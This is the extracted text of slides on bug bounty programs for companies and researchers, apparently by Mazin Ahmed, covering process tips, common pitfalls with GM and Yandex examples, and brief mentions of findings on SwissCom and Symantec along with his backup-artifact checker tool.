
Bug Bounty Platforms Process

[Bug Bounty Platforms Process]

What Happens after Starting Bug Bounty?

[What Happens after Starting Bug Bounty?]

Tips for Companies (After Establishing Bug Bounty Program)




When you receive a submission,
respond with an acknowledgment.

Payouts are vital part!

Try to fix issues ASAP.

Bug Bounty Hunting
for
Companies & Researchers




Tips & Notes *for Researchers*

Bug Bounty Hunting
for
Companies & Researchers

Tips & Notes (for Researchers)

Quality vs. Quantity





Common Pitfalls/Mistakes

Bug Bounty Hunting
for
Companies & Researchers

Common Pitfalls/Mistakes

- Bug bounty program is **NOT** a way to get free or almost-free pentests.

Common Pitfalls/Mistakes

GM Launches Bug Bounty Program, Minus the Bounty

January 8, 2016 13:13 by Paul



In-brief: General Motors (GM) has launched a program to entice **white hat** hackers and other expert to delve into the inner workings of its **software**. The reward: so far, a promise not to sue.

Bounty Hunting
for
Security Researchers

Common Pitfalls/Mistakes

- Not paying researchers, while having a full bounty program, aka playing dodgy with researchers.
 - Some companies actually do that!

Example: **Yandex**

Common Pitfalls/Mistakes

Example: **Yandex**

Re: [Ticket#14050505280299583] Brute-Force Vulnerability on Yandex



Yandex Security Team [Add to contacts](#) 09/06/2014 ▶

To: Mazin Ahmed ✉

Hello!

Please accept my apologies for the delayed reply.

We have reanalyzed this vulnerability again and can't reproduce it. So it works on yandex.com or on yandex.ru domain too?

--

Best regards,

[Redacted signature]

Yandex Security Team

Check: <http://www.rafayhackingarticles.net/2012/10/yandex-bug-bounty-program-is-it-worth.html>

Common Pitfalls/Mistakes

Internal Policies Issues

To fix or not? to reward or not??



Mazin Ahmed (mazen160)

#

RCE on

State

● Informative (Closed)

Reported To

Type

Remote Code Execution

Common Pitfalls/Mistakes

Internal Policies Issues



Mazin Ahmed (mazen160)

[REDACTED]

RCE on

[REDACTED]

State

● **Resolved (Closed)**

Reported To

[REDACTED]

Type

Remote Code Execution

Bounty

[REDACTED]

Bug Bounty Hunting
for
Companies & Researchers



Cool Findings
“The Fun Part”

Bug Bounty Hunting
for
Companies & Researchers

Cool Findings

Target: SwissCom


Why?

Because we are in Switzerland!

Bug Bounty Hunting
for
Companies & Researchers

Cool Findings

Target: SwissCom



Cool Findings

Target: Symantec

- One day, I woke-up, and I said to myself, let's hack Symantec!
- Of course, Symantec has a responsible disclosure policy that I follow.

Bug Bounty Hunting
for
Companies & Researchers

Cool Findings

Target: Symantec

Bug #1: Backup-File Artifacts on nortonmail.Symantec.com

BFAC

-:::Backup File Artifacts Checker:::- version: v1.0

___An automated tool that checks for backup artifacts that may discloses the web-application's source code___

Author: Mazin Ahmed | <mazin AT mazinahmed DOT net> | @mazen160

